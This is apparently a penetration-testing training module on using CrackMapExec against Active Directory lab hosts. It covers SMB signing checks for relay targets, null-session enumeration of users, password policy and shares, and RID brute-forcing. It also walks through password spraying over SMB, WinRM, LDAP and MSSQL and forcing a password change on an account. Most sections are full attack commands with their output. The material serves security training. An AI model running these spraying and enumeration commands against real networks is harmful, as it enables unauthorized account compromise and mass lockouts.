Signing Disabled - Host Enumeration

```
crackmapexec smb 192.168.1.0/24 --gen-relay-list
relaylistOutputFilename.txt

SMB         192.168.1.101    445    DC2012A          [*] Windows Server
2012 R2 Standard 9600 x64 (name:DC2012A) (domain:OCEAN) (signing:True)
(SMBv1:True)
SMB         192.168.1.102    445    DC2012B          [*] Windows Server
2012 R2 Standard 9600 x64 (name:DC2012B) (domain:EARTH) (signing:True)
(SMBv1:True)
SMB         192.168.1.111    445    SERVER1          [*] Windows Server
2016 Standard Evaluation 14393 x64 (name:SERVER1) (domain:PACIFIC)
(signing:False) (SMBv1:True)
```

```
SMB         192.168.1.117    445    WIN10DESK1       [*] WIN10DESK1 x64
(name:WIN10DESK1) (domain:OCEAN) (signing:False) (SMBv1:True)

<SNIP>
```

```
cat relaylistOutputFilename.txt

192.168.1.111
192.168.1.117
```

We will cover relaying in this module's Stealing Hashes section.

For more information about Responder and ntlmrelayx.py, we can also check out the section Attacking SMB in the Attacking Common Services module. Additionally, this blog post: Practical guide to NTLM Relaying in 2017 is worth a read through.

Next Steps

In the next section, we will start with practical examples and learn how to collect information when anonymous authentication is enabled. From here, we will begin using CrackMapExec in more depth.

Exploiting NULL/Anonymous Sessions

A NULL Session is an anonymous connection to an inter-process communication network service on Windows-based computers. The service is designed to allow named pipe connections but may be used by attackers to gather information about the system remotely.

When a target is vulnerable to a `NULL Session`, especially a domain controller, it will allow the attacker to gather information without having a valid domain account, such as:

- Domain users (`--users`)
- Domain groups (`--groups`)
- Password policy (`--pass-pol`)
- Share folders (`--shares`)

Let's try it on a domain controller using the following commands:

Enumerating the Password Policy

```
crackmapexec smb 10.129.203.121 -u '' -p '' --pass-pol
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] Dumping password
info for domain: INLANEFREIGHT
SMB         10.129.203.121  445    DC01             Minimum password
length: 7
SMB         10.129.203.121  445    DC01             Password history
length: 24
SMB         10.129.203.121  445    DC01             Maximum password age:
41 days 23 hours 53 minutes
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             Password Complexity
Flags: 000001
SMB         10.129.203.121  445    DC01                 Domain Refuse
Password Change: 0
SMB         10.129.203.121  445    DC01                 Domain Password
Store Cleartext: 0
SMB         10.129.203.121  445    DC01                 Domain Password
Lockout Admins: 0
SMB         10.129.203.121  445    DC01                 Domain Password No
Clear Change: 0
SMB         10.129.203.121  445    DC01                 Domain Password No
Anon Change: 0
SMB         10.129.203.121  445    DC01                 Domain Password
Complex: 1
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             Minimum password age:
1 day 4 minutes
SMB         10.129.203.121  445    DC01             Reset Account Lockout
Counter: 30 minutes
SMB         10.129.203.121  445    DC01             Locked Account
Duration: 30 minutes
SMB         10.129.203.121  445    DC01             Account Lockout
Threshold: None
SMB         10.129.203.121  445    DC01             Forced Log off Time:
Not Set
```

If we want to export this list we can use `--export [OUTPUT_FULL_FILE_PATH]`. In the following example we will use `$(pwd)` to use the current path:

Exporting Password Policy

```
crackmapexec smb 10.129.203.121 -u '' -p '' --pass-pol --export
$(pwd)/passpol.txt
```

```
...SNIP...
```

The export will be a JSON file. We can format the file using `sed` to replace single quotes with double quotes and use the `jq` application to display it.

Formating exported file

```
sed -i "s/'/\"/g" passpol.txt
cat passpol.txt | jq
{
  "min_pass_len": 1,
  "pass_hist_len": 24,
  "max_pass_age": "41 days 23 hours 53 minutes ",
  "min_pass_age": "1 day 4 minutes ",
  "pass_prop": "000000",
  "rst_accnt_lock_counter": "30 minutes ",
  "lock_accnt_dur": "30 minutes ",
  "accnt_lock_thres": "None",
  "force_logoff_time": "Not Set"
}
```

Enumerating Users

```
crackmapexec smb 10.129.203.121  -u '' -p '' --users --export
$(pwd)/users.txt
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-] Error enumerating
domain users using dc ip 10.129.203.121: NTLM needs domain\username and a
password
SMB         10.129.203.121  445    DC01             [*] Trying with SAMRPC
protocol
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
user(s)
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Guest                          Built-in account for
guest access to the computer/domain
SMB         10.129.203.121  445    DC01
inlanefreight.htb\carlos
SMB         10.129.203.121  445    DC01
inlanefreight.htb\grace
SMB         10.129.203.121  445    DC01
inlanefreight.htb\peter
SMB         10.129.203.121  445    DC01
```

```
inlanefreight.htb\alina                          Account for testing HR
App. Password: HRApp123!
SMB         10.129.203.121  445    DC01
inlanefreight.htb\noemi
SMB         10.129.203.121  445    DC01
inlanefreight.htb\engels                         Service Account for
testing
SMB         10.129.203.121  445    DC01
inlanefreight.htb\kiosko
SMB         10.129.203.121  445    DC01
inlanefreight.htb\testaccount                    pwd: Testing123!
SMB         10.129.203.121  445    DC01
inlanefreight.htb\mathew
SMB         10.129.203.121  445    DC01
inlanefreight.htb\svc_mssql
```

We can use the exported file to get a list of all users, we will later use this list

Extracting Users List

```
sed -i "s/'/\"/g" users.txt
jq -r '.[]' users.txt > userslist.txt
cat userslist.txt
Guest
carlos
grace
peter
alina
noemi
engels
kiosko
testaccount
mathew
svc_mssql
gmsa_adm
belkis
nicole
jorge
linda
shaun
diana
patrick
elieser
```

Here we could list all domain users and the password policy without any account. This configuration is not always present, but this will help us get started on our goal of

compromising the domain if it is the case.

Enumerating Users with rid bruteforce

The `--rid-brute` option can be used to determine the users of a domain. This option is particularly useful when dealing with a domain that has NULL Authentication but has certain query restrictions. By using this option, we can enumerate the users and other objects in the domain.

Enumerating Users with --rid-brute

```
crackmapexec smb 10.129.204.172  -u '' -p '' --rid-brute
SMB         10.129.204.172  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         10.129.204.172  445    DC01             [+] Brute forcing RIDs
SMB         10.129.204.172  445    DC01             498:
INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.204.172  445    DC01             500:
INLANEFREIGHT\Administrator (SidTypeUser)
SMB         10.129.204.172  445    DC01             501:
INLANEFREIGHT\Guest (SidTypeUser)
SMB         10.129.204.172  445    DC01             502:
INLANEFREIGHT\krbtgt (SidTypeUser)
SMB         10.129.204.172  445    DC01             512:
INLANEFREIGHT\Domain Admins (SidTypeGroup)
SMB         10.129.204.172  445    DC01             513:
INLANEFREIGHT\Domain Users (SidTypeGroup)
...SNIP...
SMB         10.129.204.172  445    DC01             1853:
INLANEFREIGHT\abinateps (SidTypeUser)
SMB         10.129.204.172  445    DC01             1854:
INLANEFREIGHT\bustoges (SidTypeUser)
SMB         10.129.204.172  445    DC01             1855:
INLANEFREIGHT\nobseellace (SidTypeUser)
SMB         10.129.204.172  445    DC01             1856:
INLANEFREIGHT\wormithe (SidTypeUser)
SMB         10.129.204.172  445    DC01             1857:
INLANEFREIGHT\therbanstook (SidTypeUser)
SMB         10.129.204.172  445    DC01             1858:
INLANEFREIGHT\sweend (SidTypeUser)
SMB         10.129.204.172  445    DC01             1859:
INLANEFREIGHT\voge1993 (SidTypeUser)
SMB         10.129.204.172  445    DC01             1860:
INLANEFREIGHT\lach1973 (SidTypeUser)
SMB         10.129.204.172  445    DC01             1861:
INLANEFREIGHT\coulart77 (SidTypeUser)
SMB         10.129.204.172  445    DC01             1862:
```

```
INLANEFREIGHT\whirds (SidTypeUser)
SMB         10.129.204.172  445    DC01             1863:
INLANEFREIGHT\sturhe (SidTypeUser)
SMB         10.129.204.172  445    DC01             1864:
INLANEFREIGHT\turittly (SidTypeUser)
...SNIP...
```

By default, `--rid-brute` enumerate objects brute forcing RIDs up to `4000`. We can modify its behavior using `--rid-brute [MAX_RID]`.

Note: There will be scenarios where we can brute force rids with null authentication.

Enumerating Shares

Regarding shared folders, depending on the server configuration, we may be able to access shares by just typing the option `--shares` without any account. If we get an error, we can try using a random name (non-existing account) or guest/anonymous without passwords to list the shared folders.

Enumerating Shares

```
crackmapexec smb 10.129.203.121 -u '' -p '' --shares
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\:
SMB         10.129.203.121  445    DC01             [-] Error enumerating
shares: STATUS_ACCESS_DENIED
```

```
crackmapexec smb 10.129.203.121 -u guest -p '' --shares
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\guest:
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$
Remote Admin
SMB         10.129.203.121  445    DC01             C$
Default share
```

```
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             D$
Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL
Logon server share
SMB         10.129.203.121  445    DC01             Users           READ
```

The information we collected can be helpful in gaining a foothold in the domain. We can use the information in the password policy to mount a Password Spraying campaign, perform attacks such as ASREPRoasting or potentially gain access to confidential information through an open share folder.

Understanding Password Policy

Microsoft documentation for Password Policy provides an overview of password policies for Windows and links to information for each policy setting.

One of the policy settings we see in the output is `Domain Password Complex`, which is set to 1. The Password must meet complexity requirements policy setting determines whether passwords must meet a series of strong password guidelines. When enabled, this setting requires passwords to meet the following criteria:

- Passwords may not contain the user's sAMAccountName (user account name) value or entire displayName (full name value). Both checks aren't case-sensitive.
- The password must contain characters from three of the following categories:
  - Uppercase letters of European languages (A through Z, with diacritic marks, Greek and Cyrillic characters)
  - Lowercase letters of European languages (a through z, sharp-s, with diacritic marks, Greek and Cyrillic characters)
  - Base 10 digits (0 through 9)
  - Non-alphanumeric characters (special characters): `(~!@#$%^&*_-+=` `|\(){}[]:;"'<>,.?/)` Currency symbols such as the Euro or British Pound aren't

counted as special characters for this policy setting.
- Any Unicode character categorized as an alphabetic character but isn't uppercase or lowercase. This group includes Unicode characters from Asian languages.

Note: Complexity requirements are enforced when passwords are changed or created.

Another crucial parameter to enumerate for a password spraying attack is the `Account Lockout Threshold`. This policy setting determines the number of failed sign-in attempts that will cause a user account to be locked. A locked account can't be used until you reset it or until the number of minutes specified by the `Account Lockout Duration` policy setting expires, which is also displayed in CrackMapExec output.

Based on this password policy, there is no lockout policy. We could try as many passwords as we want, and the accounts won't be locked. Based on the policy, the password will have at least seven characters and contain at least one each of an uppercase and lowercase letter and a special character.

Note: CrackMapExec only checks the Default Password Policy, not Password Setting Objects (PSO), if they exist.

Next Steps

In this section, we learned how to get information from a domain configured with NULL session authentication. In the following section, we will learn how to use this information to identify credentials.

Password Spraying

We found a list of users abusing the `NULL Session` flaw. We now need to find a valid password to gain a foothold in the domain. If we do not have a proper list of users, or the target is not vulnerable to a `NULL Session` attack, we will need another way to find valid usernames, like OSINT (i.e., hunting on LinkedIn), brute-forcing with a large username list and Kerbrute, physical recon, etc. In this section, we will learn how to find a valid set of credentials by testing authentication against a set of targets once we have a list of usernames.

Creating a Password List

We do not know these users' passwords, but what we know is the password policy. We can build a custom wordlist of common passwords such as `Welcome1` and `Password123`, the current month with the year at the end, the company name or the domain name, and apply different mutations. To learn more about password mutations, check out the Academy module Password Attacks. Let's use the domain name as the password with a capital letter, a number, and an exclamation mark at the end:

Password List & User List

```
cat passwords.txt

Inlanefreight01!
Inlanefreight02!
Inlanefreight03!
```

```
cat users.txt

noemi
david
carlos
grace
peter
robert
administrator
```

Note: We will need to use the complete username list to complete the exercises in this section.

Now we need to select the protocol and the target and use the option `-u` to provide a username(s) or file(s) containing usernames and the option `-p` to provide the password(s) or file(s) containing passwords. Let's see some examples using the SMB protocol:

Password Attack with a File with Usernames and a Single Password

```
crackmapexec smb 10.129.203.121 -u users.txt -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
```

```
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\carlos:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

Password Attack with a List of Usernames and a Single Password

```
crackmapexec smb 10.129.203.121 -u noemi david grace carlos -p
Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

Password Attack with a List of Usernames and Two Passwords

```
crackmapexec smb 10.129.203.121 -u noemi grace david carlos -p
Inlanefreight01! Inlanefreight02!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

As we can see from the output, we found only one valid credential in the domain represented in green and starting with the output `[+]`. Nevertheless, not all accounts have been tested. After the first valid credentials are found, CME stops password spraying since it is usually sufficient for the rest of the domain enumeration. Sometimes, it is better to test all accounts because we may find a privileged account. For that purpose, CME comes with the option `--continue-on-success`:

Continue on Success

```
crackmapexec smb 10.129.203.121 -u noemi grace david carlos -p
Inlanefreight01! Inlanefreight02! --continue-on-success

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\grace:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\carlos:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\carlos:Inlanefreight02!
```

We could also provide a password list with a file, for example, `passwords.txt`, which will test all passwords for each user, which can be helpful for password spraying but not so much when there is an Account Lockout policy set. We will discuss Account Lockout later in this section.

If we know the account lockout is set to 5, we could create a password list of 2 or 3 passwords to prevent an account from being locked out.

Password Attack with a List of Usernames and a Password List

```
crackmapexec smb 10.129.203.121 -u users.txt -p passwords.txt

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight03! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
```

```
inlanefreight.htb\david:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight03! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\carlos:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\carlos:Inlanefreight02!
```

Checking One User Equal to One Password with a Wordlist

Another great feature of CME is if we know each user's password, and we want to test if they are still valid. For that purpose, use the option `--no-bruteforce`. This option will use the 1st user with the 1st password, the 2nd user with the 2nd password, and so on.

Disable Bruteforcing

```
cat userfound.txt

grace
carlos
```

```
cat passfound.txt

Inlanefreight01!
Inlanefreight02!
```

```
crackmapexec smb 10.129.203.121 -u userfound.txt -p passfound.txt --no-
bruteforce --continue-on-success

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\carlos:Inlanefreight02!
```

Testing Local Accounts

In case we would like to test a local account instead of a domain account, we can use the `--local-auth` option in CrackMapExec:

Password Spraying Local Accounts

```
crackmapexec smb 192.168.133.157 -u Administrator -p Password@123 --local-auth

SMB         192.168.133.157 445    WIN10             [*] Windows 10.0 Build 22000 x64 (name:WIN10) (domain:WIN10) (signing:False) (SMBv1:True)
SMB         192.168.133.157 445    WIN10             [+] WIN10\Administrator:Password@123
```

Note: Domain Controllers don't have a local account database, so we can't use the flag `--local-auth` against a Domain Controller.

Account Lockout

Be careful when performing Password Spraying. We need to ensure the value: `Account Lockout Threshold` is set to None. If there is a value (usually 5), be careful with the number of attempts we try on each account and observe the window in which the counter is reset to 0 (typically 30 minutes). Otherwise, there is a risk that we lock all accounts in the domain for 30 minutes or more (check the Locked Account Duration for how long this is). Occasionally a domain password policy will be set to require an administrator to manually unlock accounts which could create an even bigger issue if we lock out one or more accounts with careless Password Spraying. If you already have a user account, you can query its `Bad-Pwd-Count` attribute, which measures the number of times the user tried to log on to the account using an incorrect password.

Query Bad Password Count

```
crackmapexec smb 10.129.203.121 --users -u grace -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated domain user(s)
SMB         10.129.203.121  445    DC01             inlanefreight.htb\alina                       badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01
```

```
inlanefreight.htb\peter                          badpwdcount: 2 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\grace                          badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\robert                         badpwdcount: 3 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\carlos                         badpwdcount: 1 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\svc_workstations               badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01             inlanefreight.htb\john
badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\david                          badpwdcount: 4 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\julio                          badpwdcount: 3 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\krbtgt                         badpwdcount: 0 desc: Key
Distribution Center Service Account
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Guest                          badpwdcount: 0 desc:
Built-in account for guest access to the computer/domain
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Administrator                  badpwdcount: 0 desc:
Built-in account for administering the computer/domain
```

With this information, you can create a better strategy for password attacks.

Note: The Bad Password Count resets if the user authenticates with the correct credentials.

Account Status

When we test an account, there are three colors that CME can display:

Color	Description
Green	The username and the password is valid.
Red	The username or the password is invalid.
Magenta	The username and password are valid, but the authentication is not successful.

Authentication can be unsuccessful while the password is still valid for various reasons. Here is a complete list:

STATUS_ACCOUNT_DISABLED
STATUS_ACCOUNT_EXPIRED
STATUS_ACCOUNT_RESTRICTION
STATUS_INVALID_LOGON_HOURS
STATUS_INVALID_WORKSTATION
STATUS_LOGON_TYPE_NOT_GRANTED
STATUS_PASSWORD_EXPIRED
STATUS_PASSWORD_MUST_CHANGE
STATUS_ACCESS_DENIED

Depending on the reason, for example, `STATUS_INVALID_LOGON_HOURS` or `STATUS_INVALID_WORKSTATION` may be a good idea to try another workstation or another time. In the case of the message `STATUS_PASSWORD_MUST_CHANGE`, we can change the user's password using [Impacket smbpasswd]() like: `smbpasswd -r domain -U user`.

Changing Password for an Account with Status PASSWORD_MUST_CHANGE

```
crackmapexec smb 10.129.203.121 -u julio peter -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\julio:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\peter:Inlanefreight01! STATUS_PASSWORD_MUST_CHANGE
```

Here we can change the password for the target user. During a penetration test, we want to be careful with changing account passwords and always note any account changes in our report appendices. If the target account has not logged in for a long time, it is likely safer to change the password than for an account that is actively in use. Typically an organization will disable unused accounts, but from time to time, we will come across forgotten accounts whose passwords we can change to move further toward our assessment goal. If in doubt, always check with the customer before making any changes.

```
smbpasswd -r 10.129.203.121 -U peter

Old SMB password:
New SMB password:
```

```
Retype new SMB password:
Password changed for user peter
```

We can now authenticate with the new password.

```
crackmapexec smb 10.129.203.121 -u peter -p Password123

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\peter:Password123
```

Target Protocol WinRM

By default, Windows Remote Management (WinRM) service, which is essentially designed for remote administration, allows us to execute PowerShell commands on a target. WinRM is enabled by default on Windows Server 2012 R2 / 2016 / 2019 on ports TCP/5985 (HTTP) and TCP/5986 (HTTPS). PowerShell Remoting uses Windows Remote Management (WinRM), which is the Microsoft implementation of the Web Services for Management (WS-Management) protocol.

To connect to the WinRM service on a remote computer, we need to have local administrator privileges, be a member of the `Remote Management Users` group, or have explicit permissions for PowerShell Remoting in the session configuration.

WinRM is not the best protocol to identify if a password is valid because it will only indicate that the account is valid if it has access to WinRM. In this scenario, we can test the three (3) accounts we have found and use the `--no-bruteforce` option to see if any of those three (3) accounts have access to WinRM.

WinRM - Password Spraying

```
crackmapexec smb 10.129.203.121 -u userfound.txt -p passfound.txt --no-
bruteforce --continue-on-success

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+]
```

```
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\peter:Password123
```

```
crackmapexec winrm 10.129.203.121 -u userfound.txt -p passfound.txt --no-
bruteforce --continue-on-success
SMB         10.129.203.121  5985   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
HTTP        10.129.203.121  5985   DC01             [*]
http://10.129.203.121:5985/wsman
WINRM       10.129.203.121  5985   DC01             [-]
inlanefreight.htb\grace:Inlanefreight01!
WINRM       10.129.203.121  5985   DC01             [-]
inlanefreight.htb\robert:Inlanefreight01!
WINRM       10.129.203.121  5985   DC01             [+]
inlanefreight.htb\peter:Password123 (Pwn3d!)
```

We can execute commands on the system with the account Peter, who has local admin rights. We will cover more about this in the section Command Execution.

LDAP - Password Spraying

When doing Password Spraying against the LDAP protocol, we need to use the FQDN otherwise, we will receive an error:

Error when using the IP

```
crackmapexec ldap 10.129.203.121 -u julio grace -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        10.129.203.121  445    DC01             [-]
inlanefreight.htb\julio:Inlanefreight01! Error connecting to the domain,
are you sure LDAP service is running on the target ?
LDAP        10.129.203.121  445    DC01             [-]
inlanefreight.htb\grace:Inlanefreight01! Error connecting to the domain,
are you sure LDAP service is running on the target ?
```

We have two options to solve this issue: configure our attack host to use the domain name server (DNS) or configure the KDC FQDN in our `/etc/hosts` file. Let's go with the second

option and add the FQDN to our `/etc/hosts` file:

Adding the FQDN to the hosts file and Performing a Password Spray

```
cat /etc/hosts | grep inlanefreight

10.129.203.121 inlanefreight.htb        dc01.inlanefreight.htb
```

```
crackmapexec ldap dc01.inlanefreight.htb -u julio grace -p
Inlanefreight01!

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  445    DC01             [-]
inlanefreight.htb\julio:Inlanefreight01!
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01
```

Authentication Mechanisms

Some Windows services, such as MSSQL, SSH, or FTP, can be configured to handle their user database or to integrate with Windows. If this is the case, we could try Password Spraying against the local database used by the service, against Active Directory users, or against local users of the computer where the service is installed. Let's see how we can perform a Password Spray against an MSSQL Server via different authentication mechanisms.

MSSQL - Password Spray

Microsoft SQL Server (MSSQL) is a relational database management system that stores data in tables, columns, and rows. Databases hosts are considered to be high targets since they are responsible for storing all kinds of sensitive data, including, but not limited to, user credentials, Personal Identifiable Information (PII), business-related data, and payment information.

MSSQL Authentication Mechanisms

`MSSQL` supports two authentication modes, which means that users can be created in Windows or the SQL Server:

Authentication Type	Description
`Windows authentication mode`	This is the default, often referred to as `integrated` security, because the SQL Server security model is tightly integrated with Windows/Active Directory. Specific Windows user and group accounts are trusted to log in to SQL Server. Windows users who have already been authenticated do not have to present additional credentials.
`Mixed mode`	Mixed mode supports authentication by Windows/Active Directory accounts and SQL Server. Username and password pairs are maintained within SQL Server.

This means that we can have three types of users to authenticate to `MSSQL`:

1. Active Directory Account.
2. Local Windows Account.
3. SQL Account.

For an Active Directory account, we need to specify the domain name:

Password Spray - Active Directory Account

```
crackmapexec mssql 10.129.203.121 -u julio grace jorge -p Inlanefreight01!

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [-]
ERROR(DC01\SQLEXPRESS): Line 1: Login failed. The login is from an
untrusted domain and cannot be used with Integrated authentication.
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

For a local Windows Account, we need to specify a dot (.) as the domain option `-d` or the target machine name:

Password Spray - Local Windows Account

```
crackmapexec mssql 10.129.203.121 -u julio grace -p Inlanefreight01! -d .
```

```
MSSQL       10.129.203.121  1433   None             [*] None
(name:10.129.203.121) (domain:.)
MSSQL       10.129.203.121  1433   None             [-]
ERROR(DC01\SQLEXPRESS): Line 1: Login failed. The login is from an
untrusted domain and cannot be used with Integrated authentication.
MSSQL       10.129.203.121  1433   None             [+]
.\grace:Inlanefreight01!
```

Note: Since this is a Domain Controller, Windows local accounts have not been used. This example will apply when targeting a non-Domain Controller machine with local windows accounts.

Commonly administrators may create accounts with the same name as their Active Directory accounts for local usage or testing. We may find MSSQL accounts created with the same name and password as the Active Directory account. Password reuse is very common! If we want to try a SQL Account, we need to specify the flag `--local-auth`:

Password Spray - SQL Account

```
crackmapexec mssql 10.129.203.121 -u julio grace  -p Inlanefreight01! --
local-auth

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [-]
ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'julio'.
MSSQL       10.129.203.121  1433   DC01             [+]
grace:Inlanefreight01!
```

As we can see, the account `grace` exists locally in the MSSQL database with the same password.

Other Protocols

Remember that sometimes a user may not be an administrator, but they may have privileges to access other protocols such as RDP, SSH, FTP, etc. It is crucial when performing Password Spraying to understand the target and try to attack as many protocols as possible.

Note: When we are doing Password Spray using Active Directory authentication, the count of failed password attempts will be the same for all protocols. For example, if the lockout limit is five attempts and we try three passwords using RDP and two passwords against WinRM, the count will reach 5, and we will have caused the account to be locked out.

Next Steps

